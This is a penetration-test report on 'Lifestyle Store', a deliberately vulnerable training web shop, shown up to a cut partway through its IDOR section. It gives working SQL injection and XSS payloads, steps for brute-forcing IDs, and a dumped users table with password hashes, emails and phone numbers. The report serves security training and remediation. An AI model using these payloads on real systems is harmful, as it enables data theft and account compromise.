



# Lifestyle Store - Project Web Application

Detailed Developer Report

# Security Status – Extremely Vulnerable

- Hacker can steal all records from the databases of the website. (**SQLi**)
- Hacker can take control of complete server including View, Add, Edit, delete files and folders. (**Shell Upload**)
- Hacker can change source code of application to host malware, phishing pages or even explicit content. (**Shell Upload**)
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information or spoil the name of the company. (**XSS**)
- Hacker can execute any commands to extract information from website and deface it. (**Admin panel access**)
- Hacker can easily view default and debug pages, can easily guess the default passwords and can exploit all the vulnerability related to the third party components used. (**Security misconfiguration**)

# Vulnerability Statistics

Critical
13

Severe
11

Moderate
5

Low
5

# Vulnerabilities

No	Severity	Vulnerabilities	Count
1	Critical	SQL Injections	3
2	Severe	Reflected and Stored Cross Site Scripting	2
3	Severe	Insecure Direct Object Reference	3
4	Critical	Rate Limiting Issues	1
5	Critical	Insecure File Uploads	1
6	Moderate	Client side filter bypass	1
7	Critical	Components with Known Vulnerability	3
8	Critical	Default Admin Password	1
9	Low	Descriptive Error Messages	1
10	Low	Default Files and Pages	5

# Vulnerabilities

No	Severity	Vulnerabilities	Count
11	Critical	Remote File Inclusion	1
12	Moderate	Directory Listing	2
13	Moderate	PII Leakage	1
14	Severe	Open Redirection	1
15	Severe	Bruteforce Exploitation of Coupon Codes	1
16	Critical	Command Execution Vulnerability	2
17	Severe	Forced Browsing	2
18	Severe	Cross-Site Request Forgery	2
19	Critical	Seller Account Access	1

# 1. SQL Injection

## SQL Injection (Critical)

Below mentioned URL in the **online e-commerce portal** is vulnerable to SQL injection attack

### Affected URL :

- <http://13.233.161.88/products.php?cat=0>

### Affected Parameters :

- cat (GET parameter)

### Payload:

- cat=0'

# SQL Injection

SQL Injection  
(Critical)


Here are other similar SQLi in the application

**Affected URL :**

- <http://13.233.161.88/products.php?cat=1>
- <http://13.233.161.88/products.php?cat=2>
- <http://13.233.161.88/products.php?cat=3>

# Observation


- Navigate to the Main Page of the website where you will see categories option click on “**T Shirt**” or “**Socks**” or “**Shoes**” to get into this URL, you will see products as per the category you have chosen but notice the **GET parameter** in the URL.






# Observation

- Now, we apply **single quote** in category parameter(i.e. GET parameter):  
<http://15.206.72.104/products.php?cat=0'> and we get complete **MySQL error**.



# Observation


- We then put --+ in URL like <http://3.109.185.179/products.php?cat=0'--+> and the error is removed, confirming **SQL injection**.



# ➤ Proof of Concept

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:

[http://3.109.185.179/products.php?cat=0' union select 1,database\(\),2,version\(\),3,4,5--+](http://3.109.185.179/products.php?cat=0' union select 1,database(),2,version(),3,4,5--+)



## ➤ Proof of Concept – Attacker can dump arbitrary data

- **No of databases: 2**
  - hacking\_training\_project
  - information\_schema
- **No of tables in 'hacking\_training\_project' : 10**
  - brands
  - cart\_items
  - categories
  - customers
  - order\_items
  - orders
  - product\_reviews
  - products
  - sellers
  - users

```
available databases [2]:  
[*] hacking_training_project  
[*] information_schema
```

```
Database: hacking_training_project  
[10 tables]  
+-----+  
| brands  
| cart_items  
| categories  
| customers  
| order_items  
| orders  
| product_reviews  
| products  
| sellers  
| users  
+-----+
```

# Business Impact - Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Below is the screenshot of users table which shows user credentials being leaked, although the password is encrypted yet vulnerable and can be misused by hackers.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

```
Database: hacking_training_project
Table: users
[16 entries]
```

id	name	password	user_name	email	phone_number
1	admin	\$2y\$10\$XHRQPLWVZUXnpHSijAxJQeEDcQ4t/HgyXouika1FJNRLYU.4aRGSy	admin	admin@lifestylestore.com	8521479630
2	Donald Duck	\$2y\$10\$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtx0kBq0JURAHs0	Donal234	donald@lifestylestore.com	9489625136
3	Brutus	\$2y\$10\$xkmdvrxCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	Pluto98	Pluto@lifestylestore.com	8912345670
4	Chandan	\$2y\$10\$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0Vei0KLVDa	chandan	chandan@lifestylestore.com	7854126395
5	Popeye the sailor man	\$2y\$10\$Fkv1RfwYTioW0w2CaZtAQxVnhGAUjt/If/yTqkNPC5zTrsVm7EeC	Popeye786	popeye@lifestylestore.com	9745612300
6	Radhika	\$2y\$10\$RYxNhOyV/G4g70tFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	Radhika	radhika@lifestylestore.com	9512300052
7	Nandan	\$2y\$10\$G.cRNLMEiG79ZFXELHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	Nandan	Nandan@lifestylestore.com	7845129630
8	Murthy Adapa	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG	MurthyAdapa	murthy@internshala.com	8365738264
9	John Albert	\$2y\$10\$GhDB8h1X6XjPMY12GZ1vD07Y3en97u1/.oXTZLmYqB6F18FBgecvG	john	jhon@gmail.com	6598325015
10	Bob	\$2y\$10\$kiUikn3HPFbuyTtK75LLNurxzqC0LX3eMGy0/Uxl6J0oG37dCGKLq	bob	bob@building.com	8576308560
11	Jack	\$2y\$10\$z/nyNlkRJ76m9ItMZ4N5l0eRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	jack	jack@ronald.com	9848478231
12	Bulla Boy	\$2y\$10\$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	bulla	bulla@ranto.com	7645835473
13	hunter	\$2y\$10\$pB3U9iFwxBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2	hunter	konezo@web-experts.net	9788777777
14	asd	\$2y\$10\$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2	asd	asd@asd.com	9876543210
15	acdc	\$2y\$10\$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	acdc	cewi@next-mail.info	9999999999
16	hehe	\$2y\$10\$0PZH41ggPR9yJjka5Mqi1uHQQC1K6xCXtORELLDPNwL8wvHbfBg3a	hehe	huhu@gmail.com	9999999999

# Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query.
- Character encoding: If you are taking input that requires you to accept special characters, encode it. For example Convert all ' to \', " to \", \ to \\. It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding etc.
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions

# References

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)

## 2. Reflected Cross Site Scripting (XSS)

Cross Site  
Scripting  
(Severe)

Below mentioned parameters are vulnerable to reflected XSS,

**Affected URL :**

- [http://52.66.195.199/search/search.php?q=\(Here\)](http://52.66.195.199/search/search.php?q=(Here))

**Affected Parameters :**

- q


**Payload:**

- “<>script>alert(1)</script>



# Observation

- Log in to your account.
- Then go to **My Cart** and then click on **SHOP NOW** button and type “><” in the Search Box.
- You will notice that the code being reflected on the website.



## ➤ Proof of Concept – Custom script executed

- Now, put the payload “><script>alert(1)</script>” instead of “><” after the **q parameter**  
As you can see we executed **custom JS causing popup**.

← → ↻ 🏠 ⚠ Not secure | 52.66.195.199/search/search.php?q="><script>alert(1)</script>

 Gmail  YouTube  Maps  News  Translate

Lifestyle Store

52.66.195.199 says

1

OK

# Stored Cross Site Scripting (XSS)

Cross Site  
Scripting  
(Severe)

Below mentioned parameters are vulnerable to stored XSS,

**Affected URL :**

- [http://52.66.195.199/products/details.php?p\\_id=\(All ID's\)](http://52.66.195.199/products/details.php?p_id=(All ID's))

**Affected Parameters :**

- customer review text field

**Payload:**

- `<script>alert(1)</script>`


# Observation

Log in to your account. Then go to **My Cart** and then click on **SHOP NOW** button and select any product, Or Navigate to [http://52.66.195.199/products/details.php?p\\_id=28](http://52.66.195.199/products/details.php?p_id=28) (here I selected product number 28).

Not secure | 52.66.195.199/products/details.php?p\_id=28

be Maps News Translate

Lifestyle StoreMy CartMy ProfileMy OrdersBlogForumLogout



All Products Shoes

Adidas Navy Blue Shoes

Wear comfy Adidas Navy Blue Shoes

Seller InfoBrand Website

INR 2500/-

Add To cart

No reviews yet

POST

## ➤ Proof of Concept – The script executed

Put the payload as a customer review in the review field: `<script>alert(1)</script>` As you can see we executed **custom JS causing popup**.

### Customer Reviews



Unknown

`<script>alert(1)</script>`

POST

← → × ⌂ ⚠ Not secure | 52.66.195.199/products/details.php?p\_id=28

Gmail YouTube Maps News Translate

52.66.195.199 says

1

OK

# Business Impact – High

- As attacker can inject arbitrary HTML, CSS and JS via the review text field, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization.
- All the attacker needs to do is to type in the malicious script in the review field and then anyone opening the link can be attacked by the hacker and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content too.
- As PoC, a short screen recording has been attached along with in **screen recording/cross site scripting poc.mp4**

# Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want.
- Convert special HTML characters like ‘ “ > < into HTML entities &quot; %22 &lt; &gt; before printing them on the website.

# References

- <https://owasp.org/www-community/attacks/xss/>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- [https://www.w3schools.com/html/html\\_entities.asp](https://www.w3schools.com/html/html_entities.asp)



### 3. Insecure Direct Object Reference

Insecure Direct  
Object  
Reference  
(Critical)

The **My Orders** section of the website has Insecure Direct Object Reference (IDOR) that allows attacker get access to other customers order details along with shipping details and payment modes,

**Affected URL :**

- <http://52.66.195.199/orders/orders.php?customer=>(*All Customers ID's*)

**Affected Parameters :**

- customer (GET parameters)

# Insecure Direct Object Reference

Insecure Direct  
Object  
Reference  
(Critical)

Similar issue is found on below modules too,

**Affected URL :**

- [http://52.66.195.199/products/details.php?p\\_id=\(All ID's\)](http://52.66.195.199/products/details.php?p_id=(All ID's))
- [http://52.66.195.199/forum/index.php?u=/user/profile/\(Any ID\)](http://52.66.195.199/forum/index.php?u=/user/profile/(Any ID))

**Affected Parameters :**

- p\_id (GET parameters)
- u=/user/profile/(Any ID)

# Observation

- Login to your account and go to **My Orders** section.
- Your **My Orders** section will be shown to you.
- **Notice the URL :**  
<http://52.66.195.199/orders/orders.php?customer=16>
- It contains **customer ID** of the user and we get the **order details** along with **shipping details** and **payment mode** of our user.

52.66.195.199/orders/orders.php?customer=16

Lifestyle Store My Cart My Profile My Orders Blog

## My Orders

Order Id: 452CB6848929

<b>PRODUCTS:</b>	
Plain Tee	INR 300
<b>Total</b>	<b>INR 300</b>
<b>SHIPPING DETAILS:</b>	<b>PAYMENT MODE</b>
Name - Unknown	Cash on delivery
Email - Unknown@gmail.com	
Phone - 9999999999	
Address - Who knows	

Order placed on : 2023-07-25 09:46:45 Status: DELIVERED

# Observation

- Since, the customer ID is clearly visible, let's intercept the request and brute force the customer ID's of all available customers.

The screenshot displays a web application interface. The top section shows a table of requests with columns: Request, Payload, Status code, Error, Timeout, Length, and Comment. The bottom section shows a detailed view of a specific request, with a red box highlighting the order details.

Request	Payload	Status code	Error	Timeout	Length	Comment
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	15383	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	9718	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	7080	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	6430	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	6419	
0	0	200	<input type="checkbox"/>	<input type="checkbox"/>	6059	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	6059	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	6056	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
1	1	302	<input type="checkbox"/>	<input type="checkbox"/>	505	

Request Response

Pretty Raw Hex Render

**Order Id: 2DD930939259**

**PRODUCTS:**

Adidas Socks - Pack INR 450

**Total** INR 450

**SHIPPING DETAILS:**

Name - asd  
Email - asd@asd.com  
Phone - 9876543210  
Address - asdasd

**PAYMENT MODE**

Cash on delivery

Order placed on : 2019-03-11 15:15:24 Status: DELIVERED


